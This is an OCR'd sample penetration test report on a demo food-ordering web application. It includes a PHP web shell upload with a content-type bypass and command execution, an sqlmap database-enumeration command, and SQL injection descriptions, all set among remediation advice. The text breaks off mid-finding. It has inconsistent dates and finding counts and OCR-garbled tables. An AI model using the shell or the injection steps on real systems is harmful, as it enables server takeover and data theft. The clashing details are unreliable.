SAMPLE PENTEST REPORT

JANUARY 2022

WEB APPLICATION PENTEST REPORT

FOR
DEMO
COMPANY

Table of Contents

1. Executive Summary

An analysis of a black box and grey box penetration test conducted on the Company web application is presented in this document. Based on a thorough security assessment performed by Our Team in January of 2022, a total of Six findings were identified, including Five issues classified as "critical," one classified as "high,".

The Team, including pentesters, team lead, and project manager assigned to the completion of this assessment. Pentesters with team lead identifies and analyses security issues in the Company website and network. This assessment was conducted remotely by the pentesting team. An assessment was conducted on the 8th and 16th of January 202 with a budget of 8 days for penetration testing and one day for reporting. As a comprehensive strategy for this assessment, Our Red Team Cocreated the grey box penetration testing methodology and technique. To facilitate this, Company provided a walkthrough of the application and provided access to the test environment with valid different privilege accounts.

Testing was carried out by identifying vulnerabilities with the intent of accessing critical information. The objective of performing this activity was to assess the security risks associated with the developed applications and identify vulnerabilities that cybercriminals could leverage to compromise the application. The report summarizes the security findings related to the Company web application and network.

During this test, Our Team was in close contact with the Company team through email and phone calls with the Company USA office. The communication was highly productive (explained in detail in the "Scope" Section) at the stated time.

This assessment aimed to:

- Analyse the application for technical vulnerabilities that an attacker may exploit to compromise the application's security.
- Provide recommendations for risk mitigation that may arise on successful exploitation of these vulnerabilities.

The following section of the report highlighted first the scope with more technical specifications. Later, it moves to step by step detailed discussion on the identified vulnerabilities. Finally, the last describes the broader conclusion shared by Our Team on vulnerability identified, risk analysis of the found vulnerability, and risk treatment provided for the application. Note, this report contains a detailed description of the findings (provided byOur Team), later Company team will apply fixation (provided by Our Team) to mitigate the risks, and detailed vulnerability fixation status will be described in the "Validation status excel report" by Our Team.

Our security test results & findings in this report are valid for the period during which the assessment was carried out and are based on the information provided. However, projection of any conclusions based on our findings for future periods and web applications versions is subject to the risk that the validity of such conclusions may be altered because of changes made to the web applications or

Systems. Further, the findings are based on the conditions identified at the time of the assessment, not necessarily the current situation.

2. Scope

The section defines the scope and boundaries of the project.

2.1 Constraints and Limitations

The assessment was performed with the knowledge shared by the Company Onboarding team about the target. Our Team conducted the assessments, and the result(s) / finding(s) made are highly subjective to target system(s) and service(s) visibility and availability at that given point of time.

2.2 Target Scope

Identify weaknesses that might be exploited by adversaries who have authorized or unauthorized access to Company Technical Skill Test and underlying infrastructure:

- Test access credentials were not provided. It was a Black-Box Testing.
- The objective is to mimic an adversary and identify the threats and vulnerabilities.

Following application was in the scope of the penetration test. Automated as well as manual security testing was conducted.

Sr. No	Application Name	Test Type
1	Company (Client-Application)	Black-Box & Grey-Box
2	Company (Master-Application)	Black-Box & Grey-Box
3	Company Network	Black-Box

2.3 Application and Environment Details

Application Name	URL
Company (Client-Application)	https://demo.Company.com/
Company (Master-Application)	https://dev.Company.com/

2.4 Test Duration

Start Date	**8th January 2021**
End Date	16th January 2021

3 Disclaimer and Limitations


No major blockers were encountered during this assessment. Testing environments had to be set up by infrastructure, which helped the consultant team deliver value on the first day of testing. Some of the modules have errors and issues while performing the assessment. Any outcome of the services performed is limited to a point-in-time examination of the environments tested. Our Team does not constitute any form of representation, warranty, or guarantee that the systems are 100% secure from every form of attack. While Our methodology includes automated and manual testing to identify and attempt exploitation of the most common security issues, testing was limited to an
agreed-upon timeframe. The application tested for all known vulnerabilities or public vulnerabilities, and it is possible not every vulnerability identified.

4 Approach and Methodology

Our Team conducted the assessment using its own Hybrid Methodology, driven by OWASP, SANS, and NIIST best practices. The Vulnerability Assessments and Penetration Tests are tailored to meet the requirements of the organization and assist an organization in identifying the high business risk vulnerabilities within the scope of work provided. The following section describes the approach and methodology used by Our team.

Step 1- Identification of Vulnerability

Identify the risks and vulnerabilities that might affect the project or its outcome. We test against OWASP, SANS, NIIST, as well as The proprietary test cases, so the Company Team can be assured that the latest, most prevalent, and cost-effective web application vulnerabilities will be identified. The general overview of our methodology is as follows.



Applicatoin Scoping

Application Crawling

Authentication Testing

Session Management Testing

Ajax service Testing

Business Logic Testing

Web Service Testing

Data Validation Testing

Service Exploitation

Privilage Escalation

Risk Assesment

Detailed Actionable Reporting

Step 2 - Analysis of the Vulnerability

Once vulnerabilities are identified, we determine the likelihood and consequence of each vulnerability. We develop an understanding of the nature of the vulnerability and its potential to affect technical as well as business objectives.

Consequenc	Critica	Mediu	Hig	Hig	Critica	Critica
	Hig	Mediu	Mediu	Hig	Critica	Critica
	Mediu	Lo	Mediu	Mediu	Hig	Critica
	Lo	Lo	Lo	Mediu	Hig	Hig
	Informational	Informational	nformational	Lo	Mediu	Hig

Step 3 - Evaluation of the Vulnerability

After vulnerability has been understood, the next step is to rank or evaluate it by combining the risk magnitude, likelihood, and consequence. On a 5-level Severity scale, rank vulnerabilities from Informational, Low, Medium, High, and Critical. Further, the report does not only provide a conclusion but also indicates whether the vulnerability is acceptable or severe enough to require treatment.

The following priority matrix was used to classify the structure of CANVAS assessment findings.

Priority Level	Severity Scale	CVSS Score	Description of Vulnerability
P1	Critical	9.0-10.0	Vulnerabilities that affect all users of the platform, and/or affect the security of the platform or host system
P2	High	7.0-8.9	Vulnerabilities that affect more than one user of the platform, and that require little or no user interaction to trigger.
P3	Medium	4.0-6.9	Vulnerabilities that affect more than one user butmayalsorequire interactionoraspecific configuration
P4	Low	0.1-3.9	Issues that affect singular users and require interaction or significant prerequisites (MITM) to trigger
P5	Informational	0.0	Issues that leaking very basic information which might lead to information disclosure

Step 4 - Vulnerability Treatment

We provide the mitigation strategies and treat or modify these vulnerabilities to achieve acceptable risk levels during this step. Further, if applicable, provide a preventive plan to protect against future vulnerabilities.

5 Confidentiality Statement

This document is the exclusive property of Company and Our Team. This document contains proprietary and confidential information. To duplicate, redistribute, or use anything, in any form, or in any way, it is required that Our Team and Company agree to it. In accordance with non-disclosure agreements, the company may make this document available to auditors to show compliance with penetration test requirements.

6 Contact Information

Name	Title	Contact Information
Person 1	Founder & CEO	Email: ceo@company.com
Person 2	Co-Founder & COO	Email: coo@company.com

7 Summary of Key Findings


Sr. No.	Title	Risk	CVSS	Security Vuln-ID
1.	Remote Code Execution via File Upload	Critical		SVI-2021-A201
2.	Error Based-SQL Injection on Admin order_detail at id Parameter	Critical		SVI-2021-A202
3.	Time-based SQL Injection on Contact Us Page at Message Parameter	Critical		SVI-2021-A203
4.	Boolean-Based Blind SQL Injection on Order Details at id Parameter	Critical		SVI-2021-A204
5.	Blind XSS on User Register at Email Parameter	Critical		SVI-2021-A205
6.	Stored XSS on Shop			SVI-2021-A206

8 Graphical Representation of Vulnerabilities

The following table summarises the findings, which summarizes the overall risks identified during the static code test. For details, refer to section "Detailed Technical Summary".

Target Application	Total Vulnerabilities				
	Informative	Low	Medium	High	Critical
Company Security Application Assessment	0	0	0	1	5

A total of Twenty (20) risks were identified during the test. This section highlights the severity of the vulnerabilities discovered during Penetration testing of Company's Application Security Assessment.



9 Detailed Technical Summary

9.1 Remote Code Execution via File Upload

Vulnerability Severity	**CWE ID**
Critical 🟥	94
Tools Used	**Ease of Exploitation**
Burp Suite	Easy
OWASP Category	**Date of reporting**
Insecure Design	18-Nov-2021

Vulnerability Description

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

During the analysis it was observed that, we were able to upload a php file with malicious content, which lead to execution on server commands on the server.

Vulnerability Identified By / How It Was Discovered

Manual Analysis – Burp Suite

Vulnerable URL

https://demo.company.com/admin/manage_dish.php?id=7

Implications / Consequences of not Fixing the Issue

The consequences of unrestricted file upload can vary, including complete, execution of remote commands system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially
where it is stored.

Conditions Under Which Vulnerability May Materialize

This vulnerability does not require specific condition or an environment to be exploited.

Remediation

It is recommended to implement the following:

- Implement adequate validation on the file type being uploaded.
- Implement a mechanism to identify the malicious files upon the files are being uploaded and reject all the files that are malicious.
- Implement server-side sandboxing for all the files that are uploaded.
- Restrict all file types and known virus, ransomware etc by checking the file signatures.
- Implement a file extension check on each and every file upload endpoint
- Avoid using shell execution functions. If unavoidable, limit their use to very specific use cases.
- Perform proper input validation when taking user input into a shell execution command.
- Use a safe API when accepting user input into the application.
- Escape special characters in the case where a safe API is not available.

References

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://cwe.mitre.org/data/definitions/77.html


Step to Reproduce:

The following are the steps to reproduce the

vulnerability: Requirements:

- Access to the application
- BurpSuite Community Edition

1. Log in to the admin portal using the below credentials.
   Username:
   admin7890
2. Navigate to http://192.168.1.206/good_food/admin/dish.php.



192.168.1.206/good_food/admin/dish.php

Food
Ordering

Dish Master

Add Dish

Show 10 entries


Search

S.No #	Category	Dish	Image	Added On	Actions
1	Desserts	test (VEG)		08-12-2020	Edit Active
2	South Indian	Masala Dosa (VEG)		08-12-2020	Edit Active

3. Please click on edit on dish named as “Masala Dosa(VEG)”.
4. We should be redirected to http://192.168.1.206/good_food/admin/manage_dish.php?id=6
5. Create a file name it as shell.php with the below given content.

```
<?php
    echo "testing";
    system($_GET['cmd'
    ]);
```

6. Upload the shell.php on the “Dish Image” option and click on submit.



192.168.1.206/good_food/admin/manage_dish.php?id=6

Food
Ordering

Dish

Category
South Indian

Dish
Masala Dosa

Type
VEG


Dish Detail
Tasty Masala Dosa

Dish Image
Choose File shell.php

Dish Attributes
Each 250 Active

Submit Add More


7. Intercept the request with burpsuite and change the content type as “image/png.



```
Host: 192.168.1.206
Content-Length: 1155
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.206
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryOfQFprozjxSBA7EB
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
ication/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.206/good_food/admin/manage_dish.php?id=6
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8,mr;q=0.7
Cookie: PHPSESSID=qt61cutgvh2hom98m0srvbc4p2
Connection: close

------WebKitFormBoundaryOfQFprozjxSBA7EB
Content-Disposition: form-data; name="category_id"

3
------WebKitFormBoundaryOfQFprozjxSBA7EB
Content-Disposition: form-data; name="dish"

Masala Dosa
------WebKitFormBoundaryOfQFprozjxSBA7EB
Content-Disposition: form-data; name="type"

veg
------WebKitFormBoundaryOfQFprozjxSBA7EB
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: image/png

<?php
        echo "testing";
        system($_GET['cmd']);
?>
```


```
HTTP/1.1 200 OK
Date: Thu, 18 Nov 2021 06:40:02 GMT
Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28
X-Powered-By: PHP/7.3.28
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <title>
    </title>
    <!-- plugins:css -->
    <link rel="stylesheet" href="assets/css/materialdesignicons.min.css">
    <link rel="stylesheet" href="assets/css/vendor.bundle.base.css">
    <link rel="stylesheet" href="assets/css/dataTables.bootstrap4.css">
    <!-- endinject -->
    <!-- Plugin css for this page -->
    <link rel="stylesheet" href="assets/css/bootstrap-datepicker.min.css">
    <!-- End plugin css for this page -->
    <!-- inject:css -->
    <link rel="stylesheet" href="assets/css/style.css">
  </head>
  <body class="sidebar-light">
    <div class="container-scroller">
      <!-- partial:partials/_navbar.html -->
      <nav class="navbar col-lg-12 col-12 p-0 fixed-top d-flex flex-row">
        <div class="navbar-menu-wrapper d-flex align-items-stretch justify-content-between">
          <ul class="navbar-nav mr-lg-2 d-none d-lg-flex">
            <li class="nav-item nav-toggler-item">
```

8. Now navigate to http://192.168.1.206/good_food/admin/dish.php
9. Right Click on the image icon next to “Masala Dosa” and click on Open image in newtab.




S.No #	Category	Dish	Ima
1	Desserts	test (VEG)	
2	South Indian	Masala Dosa (VEG)	

10. Now change the URL from http://192.168.1.206/good_food/admin/media/dish/521024205_shell.php to this http://192.168.1.206/good_food/media/dish/521024205_shell.php
11. Here we can verify the shell.php file is uploaded successfully.



```
testing
Notice: Undefined index: cmd in C:\xampp\htdocs\good_food\media\dish\521024205_shell.php on line 3

Warning: system(): Cannot execute a blank command in C:\xampp\htdocs\good_food\media\dish\521024205_shell.php on line 3
```

12. Now add the below content to the end of the url
?cmd=whoami
13. Such as http://192.168.1.206/good_food/media/dish/521024205_shell.php?cmd=whoami



```
192.168.1.206/good_food/media/dish/521024205_shell.php?cmd=whoami
```

```
testingnt authority\system
```

14. From the above image we can confirm the remote code execution vulnerability on Dish file upload.

9.2 Error Based-SQL Injection on Admin order_detail at id Parameter

Vulnerability Severity	**CWE ID**
Critical 🟥	89
Tools Used	**Ease of Exploitation**
Burp Suite	Medium
OWASP Category	**Date of reporting**
Injection	18-Nov-2021

Vulnerability Description

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behaviour. In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure or perform a denial-of-service attack.

Error-based SQL injection attack is an **In-band injection** technique where we **utilize the error output** from the database to manipulate the data inside the database.

In **In-band injection**, the attacker uses the same communication channel for both attack and data retrieval. You can force data extraction by using a vulnerability in which the code will output a SQL error rather than the required data from the server. The error generated by the database is enough for the attacker to understand the database structure entirely.

During the analysis, we found that the application lacks sanitisation on admin order_detail page at **id** parameter resulting in error based sql injection.

Vulnerability Identified By / How It Was Discovered

Manual Analysis – Burp Suite

Vulnerable URL

https://demo.company.com/admin/order_detail.php?id=1

Implications / Consequences of not Fixing the Issue

If the attack is exploited to the highest, it would lead to a full compromise of the user account and sensitive
data, with just a user with no privileges or fewer privileges.

Conditions Under Which Vulnerability May Materialize

This vulnerability does not require specific condition or an environment to be exploited.

Remediation

Ensure that proper server-side input validation is performed on all sources of user input. Various protections should be implemented using the following in order of effectiveness:

- Errors: Ensure that SQL errors are turned off and not reflected back to a user when an error occurs as to not expose valuable information to an attacker.
- Parameterize Queries: Ensure that when a userŐs input is added to a backend SQL query, it is not string appended but placed into the specific SQL parameter. The method to perform this varies from language to language.
- Server-Side Input Length: Limit the length of each field depending on its type. For example, a name should be less than 16 characters long, and an ID should be less than 5 characters long.
- Whitelist: Create character ranges (ie. Numeric, alpha, alphanumeric, alphanumeric with specific characters) and ensure that each input is restricted to the minimum length whitelist necessary.

- Blacklist: Disallow common injection characters such as "<>\/?*()&, SQL and SCRIPT commands such as SELECT, INSERT, UPDATE, DROP, and SCRIPT, newlines %0A, carriage returns %0D, null characters %00 and unnecessary or bad encoding schemas (malformed ASCII, UTF-7, UTF-8, UTF- 16, Unicode, etc.).
- Logging and Web Specific IDS/IPS (Intrusion Detection/Prevention System): Ensure that proper logging is taking place and is being reviewed, and any malicious traffic which generates an alert is promptly throttled and eventually blacklisted.

References

- https://portswigger.net/web-security/sql-injection
- https://owasp.org/www-community/attacks/SQL_Injection


Step to Reproduce:

The following are the steps to reproduce the

vulnerability: Requirements:

- Access to the application
- Browser and SQLMAP

1. Navigate to http://192.168.1.206/good_food/admin/order_detail.php?id=1%27.
2. We should get a SQL error as of below.



Invoice

Order ID 1\'

Shop Name
Shop Address

Invoice to
TEST
123454
65432
Delhi

Order Date : 15-11-2021

Warning: mysqli_fetch_assoc() expects parameter 1 to be mysqli_result, bool given in **C:\xampp\htdocs\good_food\function.inc.php** on line **228**

#	Description	Quantity	Unit cost	Total

3. Open CMD/terminal in the local system and navigate to the folder where SQLMap is installed and run the below command.

```
SQL Command : py -2 sqlmap.py -r request.txt --batch –
dbs Content of request.txt

GET /good_food/admin/order_detail.php?id=1%27
HTTP/1.1 Host: 192.168.1.206
Cache-Control: max-age=0
Upgrade-Insecure-
Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0
.8,application/signed-
exchange;v=b3;q=0.9 Accept-
Encoding: gzip, deflate
Accept-Language: en-GB,en-
US;q=0.9,en;q=0.8,mr;q=0.7 Cookie:
```

4. We should get the output as of below.

5. In the above image it shows that parameter id on admin order_detail page was vulnerable to Sql Injection attack. We can see that we go to know the database names here.

9.3 Time-based SQL Injection on Contact Us Page at Message Parameter

Vulnerability Severity	CWE ID
Critical 🟥	89
Tools Used	**Ease of Exploitation**
Burp Suite	Medium
OWASP Category	**Date of reporting**
Injection	18-Nov-2021
Vulnerability Description	
SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behaviour. In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure or perform a denial-of-service attack. Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE. During the analysis, we found that the application lacks sanitisation on Contact US page at **message** parameter resulting in error based sql injection.	
Vulnerability Identified By / How It Was Discovered	
Manual Analysis – Burp Suite	
Vulnerable URL	
https://demo.company.com/contact-us	
Implications / Consequences of not Fixing the Issue	
